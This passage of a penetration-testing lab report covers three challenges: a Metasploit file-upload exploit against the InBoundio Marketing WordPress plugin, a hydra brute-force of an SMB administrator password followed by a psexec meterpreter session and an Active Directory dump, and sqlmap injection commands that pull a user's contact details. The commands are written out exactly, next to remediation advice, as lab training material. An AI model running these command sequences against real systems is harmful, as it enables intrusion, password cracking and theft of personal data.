(WPVDB-7864) WordPress Plugin InBoundio Marketing is prone to a vulnerability that lets attackers upload arbitrary files because the application fails to properly sanitize user-supplied input. An attacker can exploit this vulnerability to upload arbitrary code and run it in the context of the web server process. This may facilitate unauthorized access or privilege escalation; other attacks are also possible. WordPress Plugin InBoundio Marketing version 2.0.3 is vulnerable; prior versions may also be affected.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an http service running on port 80.
2. We started the reconnaissance process by viewing the website "http://172.19.19.6" by Google Chrome. Then we found that there was a project named "ECSA" which was probably an entry point. After clicking into the project, we found that this is a WordPress website.




Figure 32: The website "http://172.19.19.6"




Figure 33: "http://172.19.19.6/ECSA" is a WordPress website

3. Next step, we used wpscan to enumerate the WordPress site. We used the command **"wpscan --url http://172.19.19.6/ECSA --enumerate u"**.

Figure 34: Enumerated the WordPress site

4. It was observed that there was plugin named "inboundio-marketing - v2.0.3" found by wpscan. After a quick research, we identified that this plugin allowed attacker to upload arbitrary files and get remote code execution.




Figure 35: Found plugin named "inboundio-marketing - v2.0.3"

5. For proof of concept, we performed pen testing on the website by using Metasploit Framework in order to gain remote access to the target server. We launched msfconsole and used **"exploit/windows/webapp/wp_inboundio_marketing_file_upload"** to exploit.
6. We have issued the following commands:
   - set RHOST 172.19.19.6
   - set TARGETURI /ECSA
   - As we hit **exploit** command it started exploiting the vulnerability. After a wait of 2-3 minutes, a **meterpreter** session appeared indicating successful code execution as shown in the screenshot. Then we could control the target host!




Figure 36: Used Metasploit to exploit

7. We switched to C:\ and use command **"search -f "Employee Details.xlsx""** to search the target file.




Figure 37: The posion of "Employee Details.xlsx"

8. Then we found the file was loacated at "C:\Users\Administrator\Documents\Employee Details.xlsx". Downloaded to Kali and we got the hash value of the file.




Figure 38: Hash value of "Employee Details.xlsx"

Result Analysis:

The above exploit shows that a vulnerable plugin can allow an attacker to pawn the target machine.

Recommendations:

- Edit the source code to ensure that input is properly verified or disable the plugin until a fix is available

[Challenge 8] Penetration Testing for Weak SMB Password

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, hydra, Nessus, Cain and Abel, Metasploit Framework

Threat Description:

Weak password can result in password brute-force attack which attacker can use dictionary file to crack the correct password.

Methodology:

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an ldap service running on port 389, and the result of scanning indicated that it was an Active Directory.
2. In order to dump employee data from Active Directory, we need to gain remote access to Active Directory first. So the next step was extracting the password of administrator. Hence we found smb service was running at port 445 in the scanning process, we supposed there was a weak password vulnerability of smb service. We used hydra to extract the smb password of user administrator. The command is shown below:

   hydra -l administrator -P /usr/share/dirb/wordlists/big.txt smb://172.19.19.3:445
3. We found the password of administrator was "mango".

```
root@kali:~# hydra -l administrator -P /usr/share/dirb/wordlists/big.txt smb://172.19.19.3:445
rHydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-19 10:15:35
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 sec
onds to abort...
[DATA] 1 task, 1 server, 20469 login tries (l:1/p:20469), ~20469 tries per task
[DATA] attacking service smb on port 445
[STATUS] 2500.00 tries/min, 2500 tries in 00:01h, 17969 todo in 00:08h, 1 active
[STATUS] 2324.67 tries/min, 6974 tries in 00:03h, 13495 todo in 00:06h, 1 active
[445][smb] host: 172.19.19.3   login: administrator   password: mango
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-19 10:20:32
```

Figure 39: Used hydra to find the password of user administrator

4. Next, we use Cain and Abel to dump employee data. After login 172.19.19.3 as administrator from Cain, we installed Abel so that we could use console to execute the following command: **"csvde -f aduser.csv"**. There we had the employee data dumped at Desktop of administrator at 172.19.19.3.




Figure 40: Used "csvde -f aduser.csv" to dump employee data

5. The final step was downloading the dumped data from 172.19.19.3 to Kali. Because we have got the smb login credential, we could launched msfconsole and used **"exploit/windows/smb/psexec"** to exploit.
6. We have issued the following commands:
   - set RHOST 172.19.19.3
   - set SMBUSER administrator
   - set SMBPASS mango
   - set LHOST 192.168.0.5
   - As we hit **exploit** command it started exploiting the vulnerability. After a wait of 2-3 minutes, a **meterpreter** session appeared indicating successful code execution as shown in the screenshot. Then we could control the target host!




Figure 41: Used Metasploit to exploit

7. Switched to C:\Users\Administrator\Desktop, we found "aduser.csv" we just dumped from Cain and Abel. Downloaded to Kali and we could view the content of the file shown below.




Figure 42: The position of data dumped before




Figure 43: Employee data dumped from AD

Result Analysis:

The above exploit shows that attacker can use dictionary to crack the weak password in order to gain access to the target machine.

Recommendations:

- Enhance the strength of the password of smb.

[Challenge 9] Penetration Testing for SQL injection Vulnerability

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, sqlmap, Burp Suite

Threat Description:

SQL injection can be used to perform the following types of attacks:

- **Authentication bypass:** Here the attacker could enter into the network without providing any authentic user name or password and could gain the access over the network.
- **Information disclosure:** After unauthorized entry into the network, the attacker gets access to the sensitive data stored in the database.
- **Compromised data integrity:** The attacker changes the main content of the website and also enters malicious content into it.
- **Compromised availability of data:** The attacker uses this type of attack to delete the data related to audit information or any other crucial database information.
- **Remote code execution:** An attacker could modify, delete, or create data or even can create new accounts with full user rights on the servers that share files and folders. It allows an attacker to compromise the host operating system.

Methodology:

A. Find the database version of the target machine

1. We used nmap to scan the service running on open ports in Challenge 1. We found that there was an http service running on port 80.
2. We started the reconnaissance process by viewing the website “http://10.10.0.2/moviescope” by Firefox. Then we found that there were credential input fields in this site. So we planned to test if there were any SQL injection vulnerabilities by sqlmap.
3. We launched Burp Suite at Kali and configured proxy settings in Firefox, so that we could intercept the request from the website to get the POST content and the testing parameters, such as “txtusername” and “txtpwd”, from Burp Suite after we filled in credential data and clicked login button.




Figure 44: Configured proxy settings in Firefox




Figure 45: The POST content intercepted by Burp Suite

4. Used the data we extracted in the previous process, we have issued the following command:

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -p txtusername txtpwd




Figure 46: Used sqlmap to scan for database version

Then we found this website was vulnerable for SQL injection, and the database version: **Microsoft SQL Server 2005.**




Figure 47: The database version

B. Find the contact number for user "Steve"

1. We moved on to enumerate the database structure. First we found the current database name and the other databases using the following command:

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] --current-db --schema




Figure 48: Used sqlmap to scan for database schema

The current database name was "moviescope". There were other 8 databases shown below.




Figure 49: The current database and the others

2. Secondly, we found these tables shown below resided in "moviescope" using the following command:

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D moviescope --tables

Figure 50: Used sqlmap to find tables resided in "moviescope"




Figure 51: The tables resided in "moviescope"

3. We supposed the contact number of user "Steve" resided in table "User_Profile", so we used the following command to check if there was contact number column in table "User_Profile":

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D moviescope -T User_Profile --columns

Figure 52: Used sqlmap to find columns of "User_Profile"

There was a column named "contactnumber" in table "User_Profile".




Figure 53: Columns of "User_Profile"

4. Finally, we found the target table. So we could use the following command to dump data from table "User_Profile".

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D moviescope --sql-query="select username, contactnumber from User_Profile where username='Steve'"




Figure 54: Used sqlmap to dump data from "User_Profile"

We found the contact number of user "Steve" was "1-202-509-8421".




Figure 55: Found the contact number of user "Steve"

C. Extract tables and users of the http://10.10.0.2/xsecurity site

1. In the previous enumerating process, we found there was a database named "xsecurity". So we supposed the site was connected with the database "xsecurity".
2. First, we used the following command to enumerate the tables of database "xsecurity":

sqlmap -u "http://10.10.0.2/moviescope/login.aspx" --data=[please refer to the figure shown below] -D xSecurity --tables

